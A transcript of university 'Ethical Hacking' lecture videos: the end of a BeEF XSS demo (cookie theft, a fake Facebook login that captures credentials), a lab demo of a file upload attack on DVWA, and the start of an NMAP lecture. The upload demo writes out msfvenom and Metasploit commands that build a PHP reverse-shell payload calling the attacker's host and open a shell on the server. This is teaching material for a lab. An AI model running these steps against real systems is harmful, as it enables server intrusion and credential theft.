A screenshot of a terminal window on a Kali Linux system. The title bar says 'root@kali: ~'. The command 'ifconfig' is being run, showing network interface details. The output includes: 'eth0: flags=4163<IP,BROADCAST,RUNNING,MULTICAST> mtu 1500', 'inet 192.168.0.101 netmask 255.255.255.0 broadcast 192.168.0.255', 'inet6 fe80::2c:2ff:fe02:2686 prefixlen 64 scopeid 0x20<link>', 'ether 00:0c:29:02:26:86 txqueuelen 1000 (Ethernet)', 'RX packets 11743 bytes 6204065 (5.9 MiB)', 'TX errors 0 dropped 0 overruns 0 frame 0', 'beef-xss: flags=4163<IP,BROADCAST,RUNNING,MULTICAST> mtu 1500', 'inet 192.168.0.101 netmask 255.255.255.0 broadcast 192.168.0.255', 'inet6 fe80::2c:2ff:fe02:2686 prefixlen 64 scopeid 0x20<link>', 'ether 00:0c:29:02:26:86 txqueuelen 1000 (Ethernet)', 'RX packets 4528 bytes 443772 (433.3 KiB)', 'TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0', 'loop: flags=73<UP,LOOPBACK,RUNNING> mtu 16384', 'inet 127.0.0.1 netmask 255.0.0.0', 'Memory: 8G', 'inet6 ::1 prefixlen 128 scopeid 0x10<host>', 'CGroup: /sys/fs/cgroup/loop txqueuelen 1000 (Local Loopback)', 'RX packets 803 bytes 2852725 (2.7 MiB)', 'RX errors 0 dropped 0 overruns 0 frame 0', 'TX packets 803 bytes 2852725 (2.7 MiB)', 'TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0', and 'beef-xss: flags=4163<IP,BROADCAST,RUNNING,MULTICAST> mtu 1500'. The prompt 'root@kali: ~' is visible at the bottom.

So, check the IP address **ifconfig**. It is 192.168.0.101. 192.168.0.101 on quote 3000 and then end the script. Now, see the page is redirected to that particular malicious hook up page.

Now, this web page is already infected. So, suppose a victim go to that particular infected web page, then see what happened. Now, it also redirect to that particular hook up pages and see in attacker machine; in BeEF control panel it show inside the online browser it is connect with that particular victim machine.


(Refer Slide Time: 20:09)

It will connect with all the machine which access that particular web page, it also connected. Now, suppose I am showing you some attack which we can perform in the victim machine.

(Refer Slide Time: 20:48)

Now, see all the details is here right and cookies information is also there. So, you can also get the cookies information. So, by taking the cookies information we can also perform session hijacking attack.


(Refer Slide Time: 21:10)



Now, log is here we can also check the log and then command. There is some attack is available from here; using metasploit framework you can also take the access of the victim machine.

I can show you some social engineering type of attack right. Suppose, you want to **Pretty Theft**. We need to put the IP address of the attacker machine that is 192.168.0.101. Now, execute and now see.

(Refer Slide Time: 21:51)



It is showing Facebook session time out. So, you need to put the email and password exploiter@gmail.com, password login. And, now see that credential is here Email ID, exploiter@gmail.com and password is pass1234. So, this way by using the BeEF XSS framework we can also connect with the victim machine by using cross site scripting attack and lots of other type of attacker also available in BeEF framework; you need to explore all this kind of attack.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture – 55
File Upload Vulnerability

In this session, we will discuss about File Upload Vulnerability. Many websites require file upload functionality for their users. Social networking websites such as Facebook and Twitter allows their user to upload profile pictures; job portals allow their users to upload the resumes. File upload functionality is crucial for many web applications. At the same time it is a big risk to the application as well as to the server if proper security controls are not implemented on file uploads.

File upload vulnerability is a major problem with web based applications. In many web servers this vulnerability depends entirely on purpose that allows an attacker to upload a file with malicious code in it; that can be executed on the server. An attacker might be able to put a phishing page into the website or deface the website. An attacker may reveal internal information of web server to others and in some chances to sensitive data might be informal by unauthorized people.

Now, I am going to show you live demonstration of file upload vulnerability. So, for this demonstration we use two operating system; one is as a attacker machine which is Kali Linux and another one is server machine which is Metasploitable 2 operating system. So, the web application is running in server which is Metasploitable 2 operating system with the IP address 192.168.0.100.

So, now, I am opening the web application which is running in the victim server.

(Refer Slide Time: 02:37)




192.168.0.100.

(Refer Slide Time: 03:00)




And, go to the particular web application DVWA – Damn Vulnerable Web Application.
Username is admin and password, password; login.

(Refer Slide Time: 03:17)



Now, as usual we set the DVWA security level as low and submit.


(Refer Slide Time: 03:29)



Now see, there is a file upload vulnerability is present, means it asking for some file which the web application upload into its internal storage space. So, by using this option we can upload a malicious code inside the server.

Now, I am using a malicious php script upload inside the server using file upload vulnerabilities and through that particular malicious script we are taking the access of the server.

(Refer Slide Time: 04:19)




So, let us open the terminal and open the metasploit framework by typing **msfconsole**, ok.

(Refer Slide Time: 04:35)



Now, I am using a payload related to the term **php/meterpreter/reverse_tcp** to create the malicious code. So, first search for the payload **php/meterpreter/reverse_tcp**.

(Refer Slide Time: 05:09)




```
root@kali:~# msf5 > search php/meterpreter/reverse_tcp
Matching Modules
=====
# Name                                Disclosure Date    Rank     Check
-----+-----+-----+-----+-----+-----+
  0 payload/php/meterpreter/reverse_tcp      normal        No
  PHP Meterpreter, PHP Reverse TCP Stager
  1 payload/php/meterpreter/reverse_tcp_uuid      normal        No
  PHP Meterpreter, PHP Reverse TCP Stager

msf5 >
```

So, here is the payload; we use this payload to create the binary. So, now, open another terminal.

(Refer Slide Time: 05:24)




```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.0.101 LPORT=443 R > /root/myfile/shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@kali:~#
```

Now, we are using **msfvenom** to create the binary; **msfvenom -p** specify the payload name which is **php/meterpreter/reverse_tcp**. Then, **LHOST**; **LHOST** is the IP address of the attacker machine.

(Refer Slide Time: 06:01)




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.0.101 brd 192.168.0.255 netmask 255.255.255.0
        ether 00:0c:29:02:26:85 txqueuelen 1000 (Ethernet)
        RX packets 976087 bytes 1469231219 (1.3 GiB)
        RX errors 408 dropped 1230 overruns 0 frame 0
        TX packets 243678 bytes 16456058 (15.6 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
        device interrupt 19 base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
        ether ::1 brd ::1 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 34 bytes 2124 (2.0 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 34 bytes 2124 (2.0 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# msf exploit(multi/handler) > set LHOST 192.168.0.101
```


So, find out the Kali machine IP address by typing **ifconfig**. The IP address is 192.168.0.101. 192.168.0.101, then **LPORT** is equals to, suppose I am using the port 443 to establish the connection. Then, **R** is used for the raw version; then the file is saved under the folder root, then myfile then the file name is suppose shell.php. It will take some time to create the binary; ok it is created. Now, check the folder.

(Refer Slide Time: 07:13)




myfile/shell.php it is created.

(Refer Slide Time: 07:35)




Now, I am going to upload this malicious code using the file upload vulnerability inside the web application DVWA which is running inside the server. So, go to that particular page where the file upload vulnerability is present. So, here is the page and browse.

(Refer Slide Time: 07:53)



(Refer Slide Time: 08:03)




And, go to the root directory and then myfile and then shell.php, ok.

(Refer Slide Time: 08:10)

Then upload. So, you upload that particular binary and it successfully uploaded in the location **hackable/uploads/shell.php**, ok. So, it is already uploaded.

So, before executing this particular malicious code we need to open the handler from metasploit framework. So, go to the metasploit framework first.

(Refer Slide Time: 08:51)




```
root@kali:~# msf5
      =[ metasploit v5.0.35-dev
+ ... =[ 1905 exploits - 1073 auxiliary - 329 post
+ ... =[ 545 payloads - 44 encoders - 10 nops
+ ... =[ 2 evasion

msf5 > search php/meterpreter/reverse_tcp
Matching Modules
=====
# Name                                     Description          Disclosure Date Rank Check
...
0 payload/php/meterpreter/reverse_tcp      PHP Meterpreter, PHP Reverse TCP Stager          normal No
1 payload/php/meterpreter/reverse_tcp_uuid  PHP Meterpreter, PHP Reverse TCP Stager          normal No

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
```

There is my metasploit framework, and first we need to open the handler. So, **use exploit/multi/handler**. So, now, we need to set the payload; **set payload php/meterpreter/reverse_tcp**. Now, by using the **show options** command you can check all the available option we need to specify.

(Refer Slide Time: 09:44)



```
root@kali:~# msf5
      =[ metasploit v5.0.35-dev
+ ... =[ 1905 exploits - 1073 auxiliary - 329 post
+ ... =[ 545 payloads - 44 encoders - 10 nops
+ ... =[ 2 evasion

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
...
Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
...
LHOST            yes       The listen address (an interface may be specified)
LPORT            4444      yes       The listen port

Exploit target:
Id  Name
...
0   Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.0.101
```

So, you need to specify the **LHOST**. So, **set LHOST** that is 192.168.0.101 which we bought previously 101, ok.

(Refer Slide Time: 10:11)

```
Payload options (php/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  LHOST      192.168.0.101    yes      The listen address (an interface may be specified)
  LPORT      443                yes      The listen port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.0.101
LHOST => 192.168.0.101
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > show options
```

Now, I need to set the **LPORT**; **set LPORT** suppose 443. Now, again check all the option by using **show options** command, ok.

(Refer Slide Time: 10:26)

```
Name  Current Setting  Required  Description
  ----  -----  -----  -----
  LHOST  192.168.0.101    yes      The listen address (an interface may be specified)
  LPORT  443                yes      The listen port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.101:443
```

All are set; **LHOST**, **LPORT** are set. Now, we need to open the listener **exploit** or **run**. So, the **reverse_tcp** handler is on; now go to the browser and go to that particular location to execute the malicious code shell.php.

(Refer Slide Time: 11:27)

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp -f raw -o exploit

Payload options (php/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  ----  --------------  --yes--  --
  LHOST  192.168.0.101    yes        The listen address (an interface may be specified)
  LPORT  443              yes        The listen port

Exploit target:
  Id  Name
  --  --
  0  Wildcard Target

msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.101:443
[*] Sending stage (38247 bytes) to 192.168.0.100
[*] Meterpreter session 1 opened (192.168.0.101:443 -> 192.168.0.100:34376) at 2019-10-03 16:29:14 -0400

meterpreter > sysinfo
```

See, we got the meterpreter session and this session is created with the server where we upload and execute the malicious code or binary.

So, now, let us check the information of the server by using the command **sysinfo**.

(Refer Slide Time: 11:52)

```
Applications ▾ Places ▾ terminal ▾ 19:26:43 ▾

root@kali:~# File Edit View Search Terminal Tabs Help
root@kali:~# xterm[1] root@kali:~# xterm[2]
root@kali:~# id
root@kali:~# -----
root@kali:~# 0 Wildcard Target

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.101:443
[*] Sending stage (38247 bytes) to 192.168.0.100
[*] Meterpreter session 1 opened (192.168.0.101:443 -> 192.168.0.100:34370) at 2019-10-03 16:20:14 -0400

meterpreter > sysinfo
Computer : metasploitable
OS       : Linux metasploitable 2.6.24-15-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > shell
Process 5412 created.
Channel 0 created.

^C
Terminate channel 0? [y/N]: y
meterpreter >
```

And, see it is Linux metasploitable 2. So, we got the access of the server machine. By using the **shell** command, we can also get the shell access of the server machine.

So, this way by using the file upload vulnerability, we can upload the malicious file or malicious code into the server where the web application is running and we can also get the access of that particular server.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 56
The NMAP Tool : A Relook (Part - I)

The NMAP tool as you have seen is a very important tool, which is available to the ethical hacker or hacker whatever you say. The tool can be used for a variety of purposes with respect to network discovery, host discovery, OS discovery and so on so forth. So, you have already seen some demonstrations on NMAP; but what we shall be doing over the next three lectures?

We shall be talking more formally about the NMAP tool, the different commands and some explanations about how some of those commands work ok.

(Refer Slide Time: 01:03)



In this first lecture of the series “The NMAP Tool : A Relook” here we shall be mainly talking about, firstly, what NMAP is, what are the basic features, and in particular we shall be looking at the some of the more commonly used commands which relate to host discovery ok.

(Refer Slide Time: 01:20)

Introduction to Network Mapper (NMAP)

- NMAP is a free, open-source tool for vulnerability scanning and network discovery.
- Network administrators use NMAP for a variety of reasons:
 - Essentially a port scanning tool.
 - The packets that are sent out return with IP addresses and a wealth of other data.
- Can be used to:
 - Discover hosts that are available on a network, and services that they offer.
 - Find open ports and detect security risks.
 - Determine OS versions.
 - Variety of other things ...

So, let us start with this; first talking about the NMAP tool; NMAP is the short form for the Network Mapper. So, it helps an individual or a person to create the map of a network. Now, what do you mean by map of a network? You see map in a atlas what does it contain? It contains all the geographical detail; it contains not only information about the cities and the towns, but also it contains information about the roads, rivers, hills and other things.

Similarly, when you are doing network mapping, you are gathering a lot of information about the network to know about what are the hosts which are there; which are the host which are active; what are the ports which are currently open and so on and so forth. This is what network mapping is all about. And the good thing about NMAP is that it is freely available; it is open source. So, actually you can have the access to the source code also and you can make modifications if you want.

And this is very widely used particularly for vulnerability scanning and also for network discovery or network mapping ok. Now, basically the NMAP is a something called a port scanning tool; you look into the ports at the transport layer level and find out what ports are open. Now, let us very briefly try to tell about what do you mean by saying that a port is open. Let us say I have a computer system which is running a lot of, a number of services at the TCP or UDP layer level. Let us say some services are at, let us take some examples Telnet, FTP, mail, SMTP, HTTP and so on.

So, what does the services mean? They mean that there is a server program already running in the background, which is listening to a particular port number. For example, for Telnet it will be listening over port number 23; for HTTP it will typically be listening over port number 80 and so on.

So, whenever there is a request coming over that particular port number, the request will be forwarded to that particular server program. This is what you mean by a port is open; that means, the corresponding server program is currently active, running and is listening for some incoming request on that port. But, if the server is shut down, we are not running the server; we say that the machine is up but that particular port is closed ok.

So, basically NMAP is a port scanning tool; the packets are sent out to different hosts in the network and you can gather a wealth of information about the network, about the hosts based on what you get ok. We shall see some of these. This NMAP tool can be used firstly, to discover hosts, what are the hosts, their IP addresses or other things whatever, they are active on the network. And what kind of services they offer; services mean as I had said that port number; the servers that are running on those ports ok.

Related, find open ports; some of the ports if they are left open, there are known vulnerabilities or security risks; that means, there are well publicized exploits, you can run those exploits to break into the system through those open ports. So, if you have a list of open ports then you can also know what are the security risks involved. You can know about the operating system versions and various other things ok.

(Refer Slide Time: 05:25)

The History

- NMAP is a well-known and freely available security scanner developed by Gordon Lyon in 1997.
 - Available on: <https://nmap.org>
 - Several versions released since then.
- Generic command to run NMAP on command prompt:
`nmap [scan types] [options] <host or network ...>`

SWAYAM

FREE ONLINE EDUCATION

SWAYAM

www.swayam.ac.in

Video player controls: play, stop, volume, etc.

